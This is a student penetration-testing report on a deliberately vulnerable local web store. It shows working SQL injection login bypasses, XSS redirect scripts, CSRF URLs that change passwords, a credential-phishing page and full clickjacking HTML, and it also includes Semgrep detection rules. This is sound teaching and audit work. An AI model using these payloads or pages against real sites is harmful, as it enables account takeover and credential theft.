Project Program Analysis

Project Program Analysis

Andrew Coblentz

ITIS 4221/5221

April 12th, 2024

Project Program Analysis

TABLE OF CONTENTS

1.0 General Information

1.1 Purpose

The objective of this Penetration Testing Report conducted on Tune Store is to deeply analyze, interpret, and identify all of the SQL injection vulnerabilities as well as the cross-site scripting (XSS) vulnerabilities. This report will include explanations about how these vulnerabilities may affect users if they are exploited. It is of the utmost importance that the vulnerabilities in the Tune Store website are fixed as they are a large threat to both the website Tune Store and all of the users who want to use the Tune Store website.


2.0 SQL Injection

The Tunes Store website is vulnerable to a multitude of different SQL injection attacks. A SQL injection attacks usually occur when a user has the ability to enter input into any text box. If the user happens to be a malicious hacker they will attempt to enter SQL code into the text box, which then gets read and run on the website. When developing a website it is of the utmost importance that these inputs are checked and secured against these types of attacks. If a malicious user happens to execute SQL code in one of the Tune Store's input boxes it would allow the attacker to take advantage of the Tune Store and its users. If a malicious hacker is able to execute SQL injections it will allow them to access the credentials of users of the site, they could also edit the values in the database which would allow them to delete entire swaths of information on the database or even allocate currency to an account of their choice.

2.1 SQL Injection - Logging in as a random user

One instance of a SQL injection vulnerability in the Tune Stire website is on the main page. If a malicious user decides that they want to log in as a random user all they have to do is enter a little bit of SQL code into the password box. In this example, I entered `' OR '1'='1` into the password box (**1**) and was logged into a random user (**2**). This is obviously extremely dangerous as I am sure that user would not do business with Tune Store if they knew their information was so vulnerable. In this example after the sql injection was executed I was then signed into "mpurba1@uncc.edu's account. I now have the ability to spend any possible funds on their account or even edit account information.


1 **2**



2.2 SQL Injection - Logging in as a random user

Another instance of a SQL injection in the Tune Store website was detected in the "username" text box. I was able to log in to whatever account I wanted as long as I had the username. This is a massive vulnerability that needs to be fixed immediately as it endangers the security of every user on the sight much like the previous SQL injection vulnerability. This specific vulnerability could specifically endanger anyone who is well known and would be sharing their username to a wide variety of people. In this example, specifically, I was able to log in to my account of choice by simply entering the script, `' OR USERNAME = 'username_of_choice'--` in to the username box. After pressing log in (**1**) , I was signed into the account that I was targeting (**2**). After utilizing this vulnerability I now have the ability to change account settings and spend all of the money on the account I targeted.


(1) **(2)**




2.3 SQL Injection - Registering new account with money

Adding currency to the account for free would be a large security failure, it would allow the user to get everything on the website for free and gift to infinite amounts of people. Obviously, this is not great for business. There is a vulnerability that allows this to happen on this website. When creating an account the user can enter the following text into the password boxes `123', 120000) ----- (1)`. This works because it takes advantage of the SQL syntax and inserts the 120000 value.

(**1**)



Entering this will result in the Balance parameter receiving 120000 as the input and so the account will be created with 120000 in funds. (**2**)




3.0 XSS Vulnerability

Cross-script scripting (XSS) is a vulnerability where an attacker injects client-side scripts into websites. This kind of attack usually relies on users who trust a site because it is a legit site. Cross-site scripting is extremely dangerous due to its flexiblity, there is no end to the attacks that an attacker can attempt if they have the ability to to utilize cross-site scripting on a website. When it comes to cross site scripting there are two types of attacks, Stored XSS and Reflected XSS.

3.1 Stored XSS

Stored Cross-site Scripting (XSS) is when an attacker inserts malicious code into a website that is permanently stored in the website. This is a dangerous vulnerability and allows attackers to scrape compromising information from anyone who accesses a page that has this stored script. In this example, I was able to use Stored Cross-site scripting in order to redirect any users who loaded in the comments page of any tune on the website to a youtube video. If an attacker were to attempt this attack on the Tune Store website they would be able to have any script they want run on the visiting user's browser. Exploiting this vulnerability on Tune Store is quite simple, the first thing I did was enter the following script, **<script>type="text/javascript">window.location.href='https://www.youtube.com/watch?v=dQw4w9WgXcQ'; </script>** into the comment section (**1**) and the press submit. As you can see the user gets redirected to a YouTube video but this could theoretically be any website I wanted (**2**).


(**1**) (**2**)



3.2 Reflected XSS

Reflected Cross-site Scripting is when the malicious script comes from the current HTTP request. This usually happens when an attacker puts a script into an input form or the URL. The attacker then can send the link to people who have no idea that the original website was tampered with. This is obviously dangerous as the attacker is using the crediblity and trustworthiness of Tune Store against users who might think anything on the website is safe not knowing that the link they clicked on is a tampered version of Tune Store. In order to execute this attack on the Tune Store website all I had to do was enter **<script> alert("XSS VULNERABILITY"); </script>** into the link after **username=**. This was then displayed on the screen which means that the site is able to be altered by JS scripts that could result in a malicious attack. Allowing users to enter their own scripts into the link is a massive security risk and it allows hackers to execute a plethora of different attacks, they could easily steal cookies, redirect users to a malicious website, etc. From here all the hacker has to do is send the link that has the reflective xss script baked into the website to anyone they want.

(1)



4.0 CSRF Vulnerabilities


Cross-Site Request Forgery (CSRF) is a type of attack that attempts to trick a user into submitting a malicious request that they did not intend on submitting. This is typically in the form of a URL link. For the following three attacks it is important to note that a user must be logged in to the Tunestore website for the URLs to properly activate.

4.1 Adding A Friend

When Penetration Testing the TuneStore website I discovered a vulnerability that allows me to add a friend to a user who clicks the link. The url is not properly safeguarded so I was able to easily add a friend to anyone who clicked this link.

```
http://localhost:8082/Tunestore2020/addfriend.do?friend=Jeff3
```

Attackers could easily shorten the link to make it less suspicious and then add a friend to anyone who was logged in to the site “https://shorturl.at/euJNV”.




4.2 Giving A Gift


While Penetration Testing the TuneStore website I discovered a vulnerability that allows me to make whoever clicks this link to send a gift to a desired user. The url can be manipulated to gift any cd to any friend as long as the target account has enough money. When combining both 4.1 and 4.2 you can see how an attacker may take advantage of an unsuspecting user. When the link:

```
http://localhost:8082/Tunestore2020/give.do?cd=1&friend=Jeff3
```

Is clicked it will automatically make the logged in account gift the cd with id “1” to their friend “Jeff3”. This link can be shortened to conceal the attack, “https://shorturl.at/bdzF8”.

(1) (2)






4.3 Change Password

Another dangerous CSRF vulnerability that I managed to find was the ability to change passwords via a link. I was looking through the source code displayed after pressing "f12" when I noticed that the values for password and newpassword were password and rptPass (**1**). From there all I had to do was formulate the HTML request into a similar format as the two prior and just change out the values. The link I used was:

```
http://localhost:8082/Tunestore2020/password.do?password=12345&rptPass=12345
```

If a user who was logged in to the website happened to click on this link it would automatically change their password to 12345 (**2**). It is even possible for the attacker to conceal this malicious link by shortening it, "https://shorturl.at/blpwV".

(1) (2)




5.0 Identify Broken Access Control Vulnerability

A Broken Access Control Vulnerability refers to a vulnerability that allows a user to access a section of the website or a function of a website that they are not supposed to be able to access. This is obviously a big problem as any old user could be exploiting the website to get free merchandise or even mess with the source code and other users if they manage to obtain admin powers through this broken access control. For TuneStore I managed to find a problem that allows any user no matter the amount of money to be able to download whatever cd they want. All they need to do is inspect the element and find the name of the cd they want to download. From here they just need to alter the URL to a download request and plug in the value of the CD. In order to find this vulnerability I added money to one account in order to buy a CD and see what a download request might look like (**1**). After I inspected the element to find the request format (**2**). Now that I have the request format all I needed to do was type that link into the URL bar and change out the value of the cd to whichever one I wanted:

```
http://localhost:8082/Tunestore2020/download.do?cd=cuomo.mp3
```


After changing the value of the download cd I entered it into the bar and the desired mp3 was downloaded (**3**).

(**1**)



(**2**)

(**3**)



6.0 XSS Vulnerability To Harvest Information Via Phishing Site

While testing the TuneStore website for vulnerabilities I stumbled upon a new usage for the earlier discovered comment section Cross-site Scripting (XSS) vulnerability. I made it so that when a user clicks the comment section under one of the CD's (**1**) it will direct them to my hacker website by inserting the following script into the comment box input

```
<script type="text/javascript">
   window.location = "http://localhost:8082/attack1/";
</script>
```

The thing is this website is designed to look like the TuneStore website and is pretending to be the TuneStore website. The website that I direct the users to is asking the user to verify that they are a real user and not a robot (**2**) , to verify they must type their account information. From here it is plain to see why this vulnerability is dangerous. Verification page code:

```
<html>
	<head>
		<title>Tunestore</title>
	</head>
	<body>
		<h1>Verification before proceeding</h1>

		<div style="width: 900px; height: 1700px;">
			<iframe name="mal" style="position: absolute; top: 0px; opacity: 0.0;
top: -455px; left: -300px;" height="600" width="600" scrolling="no"
src="http://localhost:8090/Tunestore/addfriend.do?friend=Jeff"></iframe>
			<div id="div1">
		 Welcome to Tunestore we have been noticing odd activity from users on our
site! :)</br>
		 Please log in to verify that it is actually ou:</br>
		 <form action="LOGIN_PROCESSING_SCRIPT" method="post">
		     <label for="username">Username:</label></br>
		     <input type="text" id="username" name="username"></br>
		     <label for="password">Password:</label></br>
		     <input type="password" id="password" name="password"></br>
		     <input type="submit" value="Login">
		 </form>
			</div>
		</div>
	</body>
</html>
```

(1)


(2)

7.0 "Add Friend" Clickjacking


Clickjacking is a technique where hackers will use invisible "iframes" in order to get a user to click and have something unintended happen. TuneStore is vulnerable to such attacks. The one that I have done utilizes iframes in order to get a user to click a button but then activate a URL that will add a friend to whatever user they are logged in as. In the images below you can see the website that will perform the clickjacking when the "Submit" button is clicked (**1**) The second (**2**) picture is a fresh account that had 0 friends before I tested the clickjacking and had tons of friends by the end. The following is the code I used to create the webpage that hosts this clickjacking attack:

```
<html>
  <head>
    <title>Tunestore</title>
    <script type="text/javascript">
      function loadIframe() {
        var iframe = document.getElementsByName('mal')[0];
        iframe.src = "http://localhost:8082/Tunestore2020/addfriend.do?friend=Jeff2";
      }
    </script>
  </head>
  <body>
    <h1>VERIFY</h1>
    <div style="width:900px; height:1700px;">
      <iframe name="mal" style="position:absolute; top:0px; opacity:0.0; z-index:-1;"
height="600" width="600" scrolling="no"></iframe>
      <div id="div1">
        Welcome to TUNESTORE<br>
        Do not click if you are a robot :)<br>
        <input type="button" onclick="loadIframe()" value="Submit"><br>
      </div>
    </div>
  </body>
</html>
```

(**1**)



(**2**)



8.0 SAS (Static Analysis)

Static analysis involves examining a software program's source code without running it. This method helps identify potential errors, bugs, and, crucially, security vulnerabilities within the codebase. It's considered one of the most valuable types of analysis, as it enables the detection of many vulnerabilities in software early in the development process.

8.1 Taint Propagation Rule

The following section contains a static analysis that was conducted via SemGrep. In the following code snippets, you will find the full original rules and the fixed rules that I constructed as well as a full analysis.

Expected Behavior: The new rule should flag any log statement that includes user input or potentially hazardous or unsanitized data. It should not flag log statements within the 'enterlog' method because the 'enterlog' statement is the method that performs the sanitization.

Results of Rule: When the rule was utilized the results were mostly positive with 15 True positives and 2 False Positives.

Action Taken: The false positives were addressed by refining the 'pattern-not-inside' clause to more accurately represent the sanitization process within that method.

Sample Match:

```
// Bad: User input logged without being sanitized
String = userInput = request.getParameter("data");
logger.log(level.SEVERE, userInput); //FLAGGED BY RULE
```

Sample Non-Match:

```
// GOOD: user input is sanitized before logging
String userInput = request.getParameter("data");
enterlog(userInput); //CORRECTLY not flagged by the rule. This is
because enterlog sanitizes the input.
```

ORIGINAL RULE

```
rules:
  - id: sas-dataflow-analysis
```

```
    languages:
      - java
    message: Found dangerous HTML output
    mode: taint
    pattern-sources:
      - patterns:
          - pattern-either:
              - pattern: $Z = $X.getParameter("...")
    pattern-sanitizers:
      - patterns:
          - pattern-either:
              - pattern: StringEscapeUtils.$FUNC($Z)
          - metavariable-regex:
              metavariable: $FUNC
              regex: (?i)(escapehtml4|escape|escapexml|escapjson)\b
    pattern-sinks:
      - patterns:
          - pattern-either:
              - pattern: $C.println("..." + $Z)
              - pattern: $C.println(String.$E("..." , $Z))
              - pattern: $C.println($Z)
    severity: WARNING
    metadata: {}
```

Part I Original Rule

FIXED RULE

```
rules:
  - id: log-poisoning-vulnerability
    patterns:
      - pattern: |
          Logger.$LOGLEVEL(...);
      - pattern-not-inside: |
          void enterlog(String s) {
            ...
            Logger.$LOGLEVEL(...);
          }
      - pattern-not: |
          Logger.$LOGLEVEL(StringEscapeUtils.escapeHtml4(...));
    message: "Log poisoning vulnerability detected: Logging unescaped user input."
    languages: [java]
    severity: ERROR
```

Part I Fixed Rule

8.2 Log Poisoning Vulnerability with Data Sanitization and Rerun SAS

The objective of patching the log poisoning vulnerability was to sanitize all use input before it is logged. To accomplish this I ensured that all user input logged within the application is sanitized using ‘StringEscapeUtils.escapeHtml4()’ before it gets passed onto the logger. I also utilized the ‘enterlog’ method for all logging operations involving user input as this already performs the necessary sanitization. The FULL original code and fixed code are at the bottom of this section.

The following is the updated method that sanitizes the user's input.

```
void enterlog(String s) {
    Logger logger = Logger.getLogger(DBfunctions.class.getName());
    String sanitizedMessage = StringEscapeUtils.escapeHtml4(s);
    logger.log(Level.SEVERE, sanitizedMessage);
}
```

After implementing these new updates to the code I found that there are no instances of log statements as vulnerabilities. This means that this patch was most likely successful in greatly reducing the risk of log poisoning in the code.

```
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import java.io.IOException;
import java.io.PrintWriter;
import org.apache.commons.lang3.StringEscapeUtils;
import java.sql.*;
import java.time.LocalDateTime; // Import the LocalDateTime class
import java.time.format.DateTimeFormatter; // Import the DateTimeFormatter class
import java.util.logging.Logger;
import java.util.logging.Level;
import java.net.URLEncoder;
import java.sql.SQLException;

class Employee {
    String name;
    String address;
    String hobby;
//....
}

public class DBfunctions {

    private Statement stmt = null;
    private Connection conn = null;
```

```
    public DBfunctions() {
        final String USER = "billchu";
        final String PASSWORD = "hacker";
        try {
           conn=getDBConnection();
            conn = DriverManager.getConnection("jdbc:msql://localhost/EMP", USER,
PASSWORD);
            stmt = conn.createStatement();
        } catch (SQLException sqle) {
            DateTimeFormatter dtf = DateTimeFormatter.ofPattern("yyyy/MM/dd
HH:mm:ss");
            LocalDateTime now = LocalDateTime.now();
            enterlog("sql initialization error" + dtf.format(now));
        }
    }

    public Employee searchEmployee(HttpServletRequest request,String idemployee)
throws SQLException {
        try {
            // Prepared Statement SQL
            idemployee=request.getParameter("idemployee");
            String searchEmployee = "SELECT * from EMPLOYEES WHERE IDEMPLOYEE=?";
            PreparedStatement stmt = conn.prepareStatement(searchEmployee);
            stmt.setString(1, idemployee);
            ResultSet rs = stmt.executeQuery();

////             Embedded SQL statement
//            String searchEmployeeSQL = "SELECT * from EMPLOYEES WHERE
IDEMPLOYEE='" + idemployee + "'";
//            Statement s = conn.createStatement();
//            ResultSet r = s.executeQuery(searchEmployeeSQL);

            if (rs.next()) {
                Employee employee = new Employee();
                employee.name = rs.getString("employeename");
                employee.address = rs.getString("employeeaddress");
                return employee;
            } else {
                enterlog("no employee:" + idemployee);
            }
        } catch (SQLException sqle) {
            enterlog("sql error:" + idemployee);
        }


        return new Employee();
    }

    void enterlog(String s) {
        Logger logger = Logger.getLogger(DBfunctions.class.getName());
```

```
        logger.log(Level.SEVERE, s);

    }
}

class FirstServlet extends HttpServlet {
    private String idemployee,s;

    protected void doGet(HttpServletRequest request, HttpServletResponse response)
            throws IOException {
        DBfunctions db = new DBfunctions();
        Employee employee,e;
        try {
            idemployee = request.getParameter("idemployee");
           String s = idemployee;
            PrintWriter out = response.getWriter();
            // secure code
            out.println(s);
            out.println("<html> <body> GET parameter:" + idemployee);
            e = db.searchEmployee(s);
            employee= db.searchEmployee(request,s);
            out.println("<html> <body> GET parameter:" +
//StringEscapeUtils.escapeHtml4(employee.name));
            employee.name);
            out.println("<html> <body> GET parameter:" +
StringEscapeUtils.escapeHtml4(employee.address));
            out.println("<html> <body> GET parameter:" + e.name);

            out.println("</body> </html>");

//            // Insecure code
